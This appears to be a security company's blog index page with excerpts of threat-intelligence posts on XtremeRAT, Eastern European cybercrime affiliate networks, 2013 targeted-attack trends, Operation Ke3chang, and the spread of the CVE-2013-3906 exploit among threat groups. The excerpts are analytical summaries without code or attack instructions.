Rather than building custom malware, many threat actors behind targeted attacks use publicly or commercially available remote access Trojans (RATs). This pre-built malware has all the functionality needed to conduct cyber espionage and is controlled directly by humans, who have the ability to adapt to network defenses. As a result, the threat posed by these RATs should not be underestimated.

However, it is difficult to distinguish and correlate the activity of targeted threat actors based solely on their preference to use particular malware — especially, freely available malware. From an analyst’s perspective, it is unclear whether these actors choose to use this type of malware simply out of convenience or in a deliberate effort to blend in with traditional cybercrime groups, who also use these same tools.

There are numerous RATs available for free and for purchase in online forums, chat rooms and market places on the Internet. Most RATs are easy to use and thus attract novices. They are used for a variety of criminal activity, including “sextortion”. [1] The ubiquity of these RATs makes it difficult to determine if a particular security incident is related to a targeted threat, cybercrime or just a novice “script kiddie” causing a nuisance.

Although publicly available RATs are used by a variety of operators with different intents, the activity of particular threat actors can still be tracked by clustering command and control server information as well as the information that is set by the operators in the builder. These technical indicators, combined with context of an incident (such as the timing, specificity and human activity) allow analysts to assess the targeted or non-targeted nature of the threat.

In this post, we examine a publicly available RAT known as XtremeRAT. This malware has been used in targeted attacks as well as traditional cybercrime. During our investigation we found that the majority of XtremeRAT activity is associated with spam campaigns that typically distribute Zeus variants and other banking-focused malware. Why have these traditional cybercrime operators begun to distribute RATs? This seems odd, considering RATs require manual labor as opposed to automated banking Trojans.

Continue reading »

Where have all the credit cards gone? The cybercrime underground and its ties to Eastern Europe

Security researchers have tracked Target’s massive data breach to an individual believed to be operating from Ukraine. The stolen credit card data is already being sold on underground Russian-language forums.

While cybercrime is certainly not exclusive to Eastern Europe (see the case of Albert Gonzales), the region is clearly a trouble spot. Blame the rise and fall of the Soviet Union, an abundance of highly skilled technical personnel, and limited lucrative job opportunities. This volatile mix has incubated networks of talented cybercriminals. With little risk of prosecution, cybercrime networks continue to flourish.

These networks are organized using an affiliate model known as “partnerkas.” Patnerkas employ a patchwork of dubious relationships that allow cybercriminals to profit from all sorts of activities: spam, rogue pharmacies, fake antivirus, click fraud, and ransomware. In this model, development and distribution are shared among multiple actors. The partnerka supplies the product — whether malware binaries or pharmaceuticals — and the affiliate members distribute them.

Continue reading »

Trends in Targeted Attacks: 2013

FireEye has been busy over the last year. We have tracked malware-based espionage campaigns and published research papers on numerous advanced threat actors. We chopped through Poison Ivy, documented a cyber arms dealer, and revealed that Operation Ke3chang had targeted Ministries of Foreign Affairs in Europe.

Worldwide, security experts made many breakthroughs in cyber defense research in 2013. I believe the two biggest stories were Mandiant’s APT1 report and the ongoing Edward Snowden revelations, including the revelation that the U.S. National Security Agency (NSA) compromised 50,000 computers around the world as part of a global espionage campaign.

In this post, I would like to highlight some of the outstanding research from 2013.

Continue reading »

Operation Ke3chang: Targeted Attacks Against Ministries of Foreign Affairs

This week, FireEye released a report detailing how Chinese-speaking advanced persistent threat (APT) actors systematically attacked European ministries of foreign affairs (MFAs). Within 24 hours, the Chinese government officially responded.

Our report provides further proof that cyber espionage is a reality in today’s world. First, attackers appear to have no financial incentive to hit these targets. Instead, the goal appears to be collecting time-sensitive geopolitical information — in this case, insight into the intense international diplomacy surrounding Syria’s ongoing civil war.

FireEye was able to access just one of 23 command-and-control (CnC) servers responsible for managing cyber espionage against a handful of countries. But how many more countries were attacked? How many more CnC servers are a part of this attack campaign? Only the attackers know for sure — but the known scope of their efforts implies that this was only the tip of a much larger iceberg.

Since we began writing this report, this APT has continued its cyber espionage activities. Furthermore, we have recently located an additional cluster of Ke3chang activity.

Continue reading »

Exploit Proliferation: Additional Threat Groups Acquire CVE-2013-3906

Last week, we blogged about a zero-day vulnerability (CVE-2013-3906) that was being used by at least two different threat groups. Although it was the same exploit, the two groups deployed it differently and dropped very different payloads. One group, known as Hangover, engages in targeted attacks, usually, against targets in Pakistan. The second group, known as Arx, used the exploit to spread the Citadel Trojan, and we have found that they are also using the Napolar (aka Solar) malware. [1]

Looking at the time of the first known use of the exploit, we noted that the Arx group appeared to have had access to this exploit prior to the Hangover group. Subsequent research by Kaspersky has found that this exploit was used in July 2013 to spread a cross-platform malware known as Janicab. Interestingly, the Janicab samples have exactly the same CreateDate and ModifyDate as the Arx samples. However, the ZipModifyDate is different. They also contain the same embedded TIFF file (aa6d23cd23b98be964c992a1b048df6f). Continue reading »